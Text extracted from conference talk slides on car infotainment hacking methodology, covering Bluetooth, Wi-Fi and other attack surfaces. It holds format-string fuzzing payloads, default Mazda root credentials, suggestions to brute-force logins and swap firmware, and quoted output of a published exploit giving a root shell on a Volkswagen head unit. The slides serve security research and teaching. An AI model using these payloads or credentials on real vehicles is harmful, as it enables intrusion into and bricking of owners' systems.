


CAR INFOTAINMENT HACKING METHODOLOGY AND ATTACK SURFACE SCENARIOS



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- ▶ ROOTCON goon
- ▶ contributed to some security tools
- ▶ I love PS4
- ▶ Not the creator of Turla malware
- ▶ Loves to party



BEFORE ANYTHING ELSE..... WE NEED AN ~~INSPIRATIONAL~~ QUOTE



Well, it's not the ride, it's the rider.

SCOPE & LIMITATIONS

```
msf > use auxiliary/client/hwbridge/connect
msf auxiliary(connect) > run

[*] Attempting to connect to 127.0.0.1...
[*] Hardware bridge interface session 1 opened (127.0.0.1 -> 127.0.0.1) at 2017-08-17 05:55:16 -0400
[+] HWBridge session established
[*] HW Specialty: {"automotive"=>true} Capabilities: {"can"=>true}
[!] NOTICE: You are about to leave the matrix. All actions performed on this hardware bridge could have real world consequences. Use this module in a controlled testing environment and with equipment you are authorized to perform testing on.
[*] Auxiliary module execution completed
msf auxiliary(connect) > sessions



Active sessions
=====
  Id  Type           Information  Connection
  ---  ---           -
  1   hwbridge cmd/hardware automotive    127.0.0.1 -> 127.0.0.1 (127.0.0.1)
```



- ▶ Infotainment bugs and its attack surfaces
- ▶ No Canbus Hacking
- ▶ Methodologies, Security Bugs But Not Full Takeover of the Car (because infotainments have limitation)
- ▶ Kinda similar to Jason Haddix' s “The Bug Hunters Methodology” (in fact inspired by it)
- ▶ Probably miss out some attack surfaces (only common ones with known vulnerabilities or proof of concept)


COMMON ATTACK SURFACES BY CRAIG SMITH IN HIS BOOK “THE CAR HACKER’S HANDBOOK”

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COMMON ATTACK SURFACES LINKED TO THE INFOTAINMENT CONSOLE

- ▶ Bluetooth
- ▶ Wi-Fi
- ▶ USB Ports
- ▶ SD Card Ports
- ▶ CD-ROM / DVD-ROM
- ▶ Touch screen and other inputs that allow you to control the console
- ▶ Audio Jack (hmmm maybe?)
- ▶ Cellular Connection, GPS, etc.



BLUETOOTH

- ▶ Bluetooth vulnerabilities
- ▶ Bluetooth jamming
- ▶ Code execution
(haven't seen a PoC on an infotainment yet)
- ▶ Default bluetooth pairing numbers: "0000," "1111" , "1234"
- ▶ Malformed or Format String Vulnerabilities (Brick the Device)
- ▶ Memory corruption - send malformed packages to the head unit



BLUETOOTH CASE - FORMAT STRING VULNERABILITIES THAT COULD LEAD TO APPLICATION CRASH OR BRICKING OF YOUR DEVICE

- ▶ Some Bluetooth stacks on infotainment systems can be crashed via *%x* or *%c* format string specifiers in a device name, address book name, song title, etc.
- ▶ CVE-2017-9212 was assigned to a BMW 330i 2011 car wherein a researcher from IOActive renamed his device with format string specifiers & connected his device via Bluetooth to his car which eventually crashed his system.
- ▶ Warning! Bricks your system so test at your own risk
- ▶ WHAT IF it takes you to the desktop environment or debug options?




Ehab Hussein

@__Obzy__

Following

So basically set your smartphone's name to %x%x%x%x and test for format string vulns in connected devices . here's a 2011 BMW 330i #Hackers



12:51 PM - 17 May 2017

HERE ARE SOME PAYLOADS

GitHub, Inc. [US] | <https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/FORMATSTRING-JHADDIX.txt>

danielmiessler / SecLists

Watch 1,113

Code

Issues 10

Pull requests 5

Projects 0

Wiki

Insights

Branch: master

SecLists / Fuzzing / FORMATSTRING-JHADDIX.txt

g0tmi1k Quick rename of files

1 contributor

76 lines (75 sloc) | 899 Bytes

```
1 %p%p%p%p
2 %p%p%p%p%p%p%p%p%p%p
3 %p * 55
4 %p * 129
5 %p * 257
6 %p * 513
7 %x%x%x%x
8 %x%x%x%x%x%x%x%x%x%x
9 %x * 55
10 %x * 129
11 %x * 257
12 %x * 513
13 %d%d%d%d
14 %d%d%d%d%d%d%d%d%d%d
15 %d * 55
16 %d * 129
17 %d * 257
18 %d * 513
```



WI-FI

- ▶ Wi-Fi deauthentication attacks
- ▶ Does the firmware update work over the Internet? Try sniffing the traffic / replace it with a malicious firmware
- ▶ Connect to WiFi -> Fetch DHCP IP Address -> Nmap -> what services does it have? FTP, Telnet, SSH?
- ▶ Insecure Transmission of Credentials: Telnet and FTP for example
- ▶ Some of these interfaces have no auth: yes netcat is your friend :)
- ▶ Exploits for these services



WI-FI CASE: THOSE SERVICES!

- ▶ Try brute forcing the credentials
 - most of these have weak passwords
- ▶ Get to know the default password of accessing the system
- ▶ ROOT pass?
- ▶ Mazda
 - jci : root
 - root : jci
 - user : jci



WI-FI CASE: THOSE SERVICES!!!!

- ▶ Daan Keuper and Thijs Alkemade from Computest gained access to the IVI system's root account for Volkswagen and Audi:
<https://www.computest.nl/wp-content/uploads/2018/04/connected-car-rapport.pdf>



After further research, we found a service on the Golf with an exploitable vulnerability. Initially we could use this vulnerability to read arbitrary files from disk, but quickly could expand our possibilities into full remote code execution. This attack only worked via the Wi-Fi hotspot, so the impact was limited. You have to be near the car and it must connect with the Wi-Fi network of the attacker. But we did have initial access:

```
$ ./exploit 192.168.88.253
[+] going to exploit 192.168.88.253
[+] system seems vulnerable...
[+] enjoy your shell:
uname -a
QNX mmx 6.5.0 2014/12/18-14:41:09EST nVidia_Tegra2(T30)_Boards armle
```

```
# /tmp/telnet 10.0.0.16
Trying 10.0.0.16...
Connected to 10.0.0.16.
Escape character is '^]'.
```

```
QNX Neutrino (rcc) (tty0)
```

```
login: root
Password:
```



```
/ > ls -la
total 37812
lrwxrwxrwx 1 root root 17 Jan 01 00:49 HBpersistence -> /mnt/efs-persist/
drwxrwxrwx 2 root root 30 Jan 01 00:00 bin
lrwxrwxrwx 1 root root 29 Jan 01 00:49 config -> /mnt/ifs-root/usr/apps/
config
drwxrwxrwx 2 root root 10 Feb 16 2015 dev
dr-xr-xr-x 2 root root 0 Jan 01 00:49 eso
drwxrwxrwx 2 root root 10 Jan 01 00:00 etc
dr-xr-xr-x 2 root root 0 Jan 01 00:49 hbsystem
lrwxrwxrwx 1 root root 20 Jan 01 00:49 irc -> /mnt/efs-persist/irc
drwxrwxrwx 2 root root 20 Jan 01 00:00 lib
drwxrwxrwx 2 root root 10 Feb 16 2015 mnt
dr-xr-xr-x 1 root root 0 Jan 01 00:37 net
drwxrwxrwx 2 root root 10 Jan 01 00:00 opt
dr-xr-xr-x 2 root root 19353600 Jan 01 00:49 proc
drwxrwxrwx 2 root root 10 Jan 01 00:00 sbin
dr-xr-xr-x 2 root root 0 Jan 01 00:49 scripts
dr-xr-xr-x 2 root root 0 Jan 01 00:49 srv
lrwxrwxrwx 1 root root 10 Feb 16 2015 tmp -> /dev/shmem
drwxr-xr-x 2 root root 10 Jan 01 00:00 usr
dr-xr-xr-x 2 root root 0 Jan 01 00:49 var
/ >
```

KEY TAKEAWAYS ABOUT THE RESEARCH FROM COMDTTEST



Charlie Miller @0xcharlie · May 1

Cool new research out on car hacking: computest.nl/wp-content/upl... Hang on or mute as I'll give my thoughts on it.

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Charlie Miller


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Following

They looked at 2015 vehicles. This is a big difference between car hacking and, say, browser hacking. 2015 is an old browser, but still a pretty new car.

11:55 AM - 1 May 2018

2 Retweets 14 Likes



